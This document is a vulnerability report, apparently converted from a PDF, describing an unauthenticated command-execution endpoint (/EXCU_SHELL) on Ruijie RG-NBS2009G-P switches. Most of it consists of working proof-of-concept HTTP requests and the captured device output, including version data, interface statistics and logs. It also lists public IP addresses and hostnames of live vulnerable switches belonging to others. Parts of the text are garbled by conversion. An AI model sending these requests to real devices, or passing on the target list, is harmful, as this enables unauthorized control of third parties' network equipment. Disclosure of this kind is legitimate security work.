

Ruijie RG-NBS2009G-P switch has a foreground CLI command injection vulnerability

1. Impact of vulnerabilities

RG-NBS2009G-P

2. Vulnerability location

/EXCU_SHELL

3. Vulnerability recurrence

When visiting the login page, I found that this package existed.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
2	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
3	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
4	http://119.123.222.65:8888	GET	/index.htm			200	4428	HTML	htm		null, HTML Not...		119.123.2
5	http://119.123.222.65:8888	GET	/EXCU_SHELL			200	738	script					119.123.2
6	https://push.services.mozil...	GET	/			101	240					✓	34.107.24
7	https://firefox.settings.serv...	GET	/v1/buckets/monitor/collections...	✓		200	609	JSON				✓	34.149.10
8	https://getpocket.cdn.mozil...	GET	/v3/firefox/global-recs/version=...	✓		403	293	HTML		403	null, DoS Para...	✓	34.120.5
9	https://contile.services.mo...	GET	/v1/tiles			200	3597	JSON			null, Linkfinder...	✓	34.117.23

Request Response

Raw Headers Hex

GET /EXCU_SHELL HTTP/1.1
Host: 119.123.222.65:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show%20version
conf%20rmt%20r
Sec-GPC: 1
Connection: close
Referer: http://119.123.222.65:8888/index.htm
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

Response

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
2	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
3	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
4	http://119.123.222.65:8888	GET	/index.htm			200	4428	HTML	htm		null, HTML Not...		119.123.2
5	http://119.123.222.65:8888	GET	/EXCU_SHELL			200	738	script					119.123.2
6	https://push.services.mozil...	GET	/			101	240					✓	34.107.24
7	https://firefox.settings.serv...	GET	/v1/buckets/monitor/collections...	✓		200	609	JSON				✓	34.149.10
8	https://getpocket.cdn.mozil...	GET	/v3/firefox/global-recs/version=...	✓		403	293	HTML		403	null, DoS Para...	✓	34.120.5
9	https://contile.services.mo...	GET	/v1/tiles			200	3597	JSON			null, Linkfinder...	✓	34.117.23

Request Response

Raw Headers Hex


HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

Ruijie Operating System Software
RG-NBS2009G-P system image file (vxWorks.st.gz), version RG05 10.4(3)p1 Release(9873), Compiled on Apr 14 2015, 17:59:57
Copyright (c) 1998-2010s by Ruijie Networks.All Rights Reserved.

RG-NBS2009G-P Version Information
Hardware Version : 2.00
boot Version : U-Boot 1.1.23
Software Version : RG05 10.4(3)p1 Release(9873)
MAC ADDRESS : 5869.6C44.D387
SerialNumber : GL3DAXR000216
Software Image File : RG-NBS2009G-P(RG05 10.4(3)p1 Release(9873)).st.gz
Compiled : Apr 14 2015, 17:59:57

System Uptime is 2 weeks 4 days
@@@@@

You can also execute other commands, such as show running-config to view all the configuration information of the switch, etc.



POC:

GET /EXCU_SHELL HTTP/1.1

Host: 119.123.222.65:8888

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

mode: EN

cmdnum: 1

command1: show running-config

confirm1: n

Sec-GPC: 1

Connection: close


Content-Length: 2

Case 1

Vulnerability Address: http://119.123.222.209:8888/

Vulnerability details:

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show running-config command to view all the config




Case 2

Vulnerability Address: `http://119.123.222.65:8888/`

Vulnerability details:

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the `show log` command to view all the log information of the switch.



Case 3

Vulnerability Address: <http://119.123.220.18:8888/>

Vulnerability details:

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show interface command to view the interface status and statistics of the switch.

119.123.220.18:8888/switch.htm

Ruijie Networks 睿易 当前用户: admin

系统首页 快速配置

端口管理 VLAN管理 故障/安全 系统管理 PSE系统管理

RG-NBS2009G-P 硬件版本: 2.00 CPU: 可用内存: 76MB 设备时间: 2086-5-17 04:12:53
RGOS 10.4(3)p1 Release(9873) 设备名字: Ruijie

请确保您的电脑上已安装10.2.0以上版本的Flash播放器

Get Adobe Flash Player

端口信息 流量走势 设备配置 端口统计

关键字: 输入端口号或端口描述进行搜索 查询 ☐ 实时刷新流量

端口	描述	输入流量(Bps)	输出流量(Bps)	开启状态	连接状态	所属vlan	trunk口
----	----	-----------	-----------	------	------	--------	--------

设备型号: RG-NBS2009G-P 硬件版本: 2.00 软件版本: RGOS 10.4(3)p1 Release(9873) SN号: G1DAXR000216 技术论坛: support.ruijie.com.cn 技术3

Go Cancel < >

Request

Raw Params Headers Hex

```
SET /EXCU_SHELL HTTP/1.1
Host: 119.123.220.18:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
node: EN
:mdnum: 1
:command1: show interface
:confirm1: n
:sec-GPC: 1
:connection: close
:content-Length: 2
```

Response

Raw Headers Hex MarkInfo

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

lo (unit number 0):
Flags: (0x8069) UP LOOPBACK MULTICAST ARP RUNNING
Type: SOFTWARE_LOOPBACK
Internet address: 127.0.0.1
Netmask 0xffff0000 Subnetmask 0xffff0000
Metric is 0
Maximum Transfer Unit size is 32768
24 packets received; 24 packets sent
0 multicast packets received
0 multicast packets sent
0 input errors; 0 output errors
0 collisions; 0 dropped

vlan (unit number 1):
Flags: (0x8063) UP BROADCAST MULTICAST ARP RUNNING
Type: ETHERNET_CSMACD
Internet address: 192.168.7.244
Broadcast address: 192.168.7.255
Netmask 0xffff0000 Subnetmask 0xffff0000
Ethernet address is 58:69:6c:44:d3:87
Metric is 0
Maximum Transfer Unit size is 1500
67601688 octets received
311597 octets sent
67601688 packets received
311597 packets sent
67778517 non-multicast packets received
```

Other vulnerable urls

http://119.123.223.194:8888/

119.123.223.194:8888/switch.htm

Ruijie Networks 睿易 当前用户: admin

系统首页 快速配置

端口管理 VLAN管理 故障/安全 系统管理 PSE系统管理

RG-NBS2009G-P 硬件版本: 2.00 CPU: 可用内存: 76MB 设备时间: 2086-5-17 04:35:22
RGOS 10.4(3)p1 Release(9873) 设备名字: Ruijie

请确保您的电脑上已安装10.2.0以上版本的Flash播放器

Get Adobe Flash Player

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /EXCU_SHELL HTTP/1.1
Host: 119.123.223.194:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show log
confirm1: n
Sec-GPC: 1
Connection: close
Content-Length: 2
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

SysLog function : enabled
Console logging : level debugging
Monitor logging : level debugging
Trap logging : enable
Flash logging : level warnings, max size 102400
Buffer logging : level user, max size 51200

The Context of logging buffer:

Apr 28 18:35:06 2086: %SYS-5-START: Get System MAC: 58-69-6c-44-d3-87!
Apr 28 18:35:06 2086: %SYS-5-other: other file init OK!
Apr 28 18:35:06 2086: %SYS-5-CFG: Read Config OK, read 1396 bytes!
Apr 28 18:35:06 2086: mtnping: ping lib init Success

Apr 28 18:35:06 2086: %SYSTEM-5-INIT: Start L2 module
Apr 28 18:35:06 2086: [check_network_order:93]network order=false
Apr 28 18:35:06 2086: [hwapi_meter_init:832]start to init policer
```

Target: http://119.123.223.194:8888

<http://119.123.220.18:8886>

← → ↻ 🏠 119.123.220.18:8886/switch.htm

Ruijie Networks 睿易 当前用户: admin

系统首页 快速配置

端口管理 VLAN管理 故障/安全 系统管理 PSE系统管理

RG-NBS2009G-P 硬件版本: 2.00 CPU: 80% 可用内存: 76MB 设备时间: 1970-1-1 07:05:28
RGOS 10.4(3)p1 Release(9873) 设备名字: Ruijie

请确保您的电脑上已安装10.2.0以上版本的Flash播放器

Get Adobe Flash Player

端口信息 流量走势 设备配置 端口统计

关键字: 输入端口号或端口描述进行查询 查询 ☐ 实时刷新流量

端口	描述	输入流量(Bps)	输出流量(Bps)	开启状态
----	----	-----------	-----------	------

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /EXCU_SHELL HTTP/1.1
Host: 119.123.220.18:8886
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show log
confirm1: n
Sec-GPC: 1
Connection: close
Content-Length: 2
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

SysLog function : enabled
Console logging : level debugging
Monitor logging : level debugging
Trap logging : enable
Flash logging : level warnings, max size 102400
Buffer logging : level user, max size 51200

The Context of logging buffer:


Jan 1 00:00:06 1970: %SYS-5-START: Get System MAC: 58-69-6c-44-d5-a1!
Jan 1 00:00:06 1970: %SYS-5-other: other file init OK!
Jan 1 00:00:06 1970: %SYS-5-CFG: Read Config OK, read 1829 bytes!
Jan 1 00:00:06 1970: mtnping: ping lib init Success

Jan 1 00:00:06 1970: %SYSTEM-5-INIT: Start L2 module
Jan 1 00:00:06 1970: [check_network_order:93]network order=false
Jan 1 00:00:06 1970: [hwapi_meter_init:832]start to init policer
Jan 1 00:00:06 1970: [hwapi_pcl_init:815]pcl init OK!

Jan 1 00:00:07 1970: %MSTP-3-INIT: MSTP Init OK!
Jan 1 00:00:22 1970: %SYSTEM-5-INIT: Start heartbeat server
Jan 1 00:00:22 1970: %SYSTEM-5-INIT: Start telnet server
Jan 1 00:00:22 1970: %SYSTEM-5-INIT: Start http server
Jan 1 00:00:22 1970: %SYSTEM-5-INIT: Start snmp server
```

Target: http://119.123.220.18:8886

<http://119.123.223.195:9000/>



<http://119.123.223.195:8888/index.htm>



Go Cancel < >

Request

Raw Params Headers Hex

```
GET /EXCU_SHELL HTTP/1.1
Host: 119.123.223.195:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show log
confirm1: n
Sec-GPC: 1
Connection: close
Content-Length: 2
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

SysLog function : enabled
Console logging : level debugging
Monitor logging : level debugging
Trap logging : enable
Flash logging : level warnings, max size 102400
Buffer logging : level user, max size 51200

The Context of logging buffer:

Apr 28 18:35:06 2086: %SYS-5-START: Get System MAC: 58-69-6c-44-d3-87!
Apr 28 18:35:06 2086: %SYS-5-other: other file init OK!
Apr 28 18:35:06 2086: %SYS-5-CFG: Read Config OK, read 1396 bytes!
Apr 28 18:35:06 2086: mtnping: ping lib init Success

Apr 28 18:35:06 2086: %SYSTEM-5-INIT: Start L2 module
Apr 28 18:35:06 2086: [check_network_order:93]network order=false
Apr 28 18:35:06 2086: [hwapi_meter_init:832]start to init policer
Apr 28 18:35:06 2086: [hwapi_pcl_init:815]pcl init OK!

Apr 28 18:35:07 2086: %MSTP-3-INIT: MSTP Init OK!
Apr 28 18:35:09 2086: %SYSTEM-5-INIT: Start heartbeat server
Apr 28 18:35:09 2086: %SYSTEM-5-INIT: Start telnet server
```

Target: http://119.123.223.195:8888

<http://qddeagry.v3n.pkoplink.com:8886>

锐捷交换机

← → ↻ 🏠 🔒 🔑 qddeagry.v3n.pkoplink.com:8886/switch.htm

Ruijie Networks 睿易 当前用户: admin

系统首页 快速配置

端口管理 VLAN管理 故障/安全 系统管理 PSE系统管理

RG-NBS2009G-P 硬件版本: 2.00 CPU: 80% 可用内存: 76MB 设备时间: 1970-1-1 07:20:20
RGOS 10.4(3)p1 Release(9873) 设备名字: Ruijie

请确保您的电脑上已安装10.2.0以上版本的Flash播放器

Get Adobe Flash Player

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /EXCU_SHELL HTTP/1.1
Host: qddeagry.v3n.pkoplink.com:8886
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show log
confirm1: n
Sec-GPC: 1
Connection: close
Content-Length: 2
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

SysLog function : enabled
Console logging : level debugging
Monitor logging : level debugging
Trap logging : enable
Flash logging : level warnings, max size 102400
Buffer logging : level user, max size 51200


The Context of logging buffer:

Jan 1 00:00:06 1970: %SYS-5-START: Get System MAC: 58-69-6c-44-d5-a1!
Jan 1 00:00:06 1970: %SYS-5-other: other file init OK!
Jan 1 00:00:06 1970: %SYS-5-CFG: Read Config OK, read 1829 bytes!
Jan 1 00:00:06 1970: mtnping: ping lib init Success

Jan 1 00:00:06 1970: %SYSTEM-5-INIT: Start L2 module
Jan 1 00:00:06 1970: [check_network_order:93]network order=false
Jan 1 00:00:06 1970: [hwapi_meter_init:832]start to init policer
Jan 1 00:00:06 1970: [hwapi_pcl_init:815]pcl init OK!
```

Target: http://qddeagry.v3n.pkoplink.com:8886

<http://dqdeagps.v3n.pkoplink.com:8886/>



<http://60.165.53.178:8813>

